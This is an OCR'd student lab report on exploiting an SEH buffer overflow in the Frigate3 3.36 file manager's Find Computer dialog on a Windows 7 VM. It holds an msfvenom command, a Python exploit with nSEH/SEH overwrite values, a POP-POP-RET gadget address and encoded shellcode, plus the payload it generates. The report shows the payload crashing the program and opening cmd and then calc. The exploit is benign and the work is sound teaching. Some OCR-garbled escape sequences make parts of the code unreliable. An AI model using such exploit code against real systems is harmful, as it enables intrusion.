
LAB-10

NAME:AJEETH PAUL **COURSE CODE:-**CSE-2010
REG_ID:-18BCD7058 **SLOT:-**L39+L40

Install Frigate3 on Windows 7 VM: Frigate3 UI

Execute the exploit2.py to generate the

payload_cmd.txt file:



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
09 45 56
New View Edit Refresh Copy Move Delete Rename Select Favorites
Purchase
Stop
File Manager
Frigate.rtf
Frigate Features.htm
List Name
9:45 AM
4/28/2021

C:\Program Files (x86)\Frigate3\

..		unacev2	dll
Addons		unins000	dat
Data		unrar3	dll
Help		vcl60	bpl
Plugins			
Frigate3	exe		
unins000	exe		
cabinet	dll		
dcrawlib	dll		
elpackD6	bpl		
Frigate Features	htm		
Frigate	rtf		
license	txt		
rtl60	bpl		
tb2k_d6	bpl		

.. <UP-DIR>

7,894.45 KB in 18 files

21.47 GB free on drive C 32.70%

C:\Program Files (x86)\Frigate3\


..		unacev2	dll
Addons		unins000	dat
Data		unrar3	dll
Help		vcl60	bpl
Plugins			
Frigate3	exe		
unins000	exe		
cabinet	dll		
dcrawlib	dll		
elpackD6	bpl		
Frigate Features	htm		
Frigate	rtf		
license	txt		
rtl60	bpl		
tb2k_d6	bpl		

.. <UP-DIR>

7,894.45 KB in 18 files


21.47 GB free on drive C 32.70%

Here you will find some advices that are to help you to master Frigate quickly and totally.




Name	Date modified	Type	Size
Vullln	3/31/2021 11:12 PM	File folder	
exploit2	4/5/2021 11:04 AM	Python File	3 KB
Frigate3_Std_v36	4/19/2021 10:50 AM	Application	11,247 KB
payload	4/5/2021 11:10 AM	Text Document	5 KB
python-2.7.17	3/31/2021 10:54 PM	Windows Installer ...	19,112 KB
Vullln	3/31/2021 10:51 PM	WinRAR ZIP archive	785 KB

payload Date modified: 4/5/2021 11:10 AM Date created: 4/5/2021 11:10 AM
Text Document Size: 4.50 KB



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K: @%âÛîÛrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK
```

Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.



Find Computer

● Computer name: oa2C0F3KDXUQarMCTSDA4

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

The application crashes and CMD opens up

after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

This will generate the bit code buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b" buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18" buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f" buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63" buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5" buf +=

"\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac" buf +=

"\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee" buf +=

"\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21" buf +=

"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc" buf +=

"\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb" buf +=

"\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33" buf +=

"\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae" buf +=


"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f" buf +=

"\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10" buf +=

"\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6" buf +=


"\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1" buf +=

"\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05" Make a new python script


exploit2.py - C:\Users\Rishav\Downloads\exploit2.py (2.7.17)
File
Edit
Format
Run
Options
Window
Help


```
nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B    5B                  POP EBX
#40010C4C    5D                  POP EBP
#40010C4D    C3                  RETN
#POP EBX ,POP EBP, RETN | [rt160.bpl]   (C:\Program Files\Frigate3\rt160.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed
buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```

Execute the python script to generate the payload



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAë Kł @%å0Í0rô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIy1YXMRuPL
```

Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
10 : 06 : 4
New View Edit Refresh Copy Move Delete Rename Select Favorites
Purchase
Stop
/ c d
File Manager
List Name
List Name
Find Computer
OK
Cancel

Find Computer

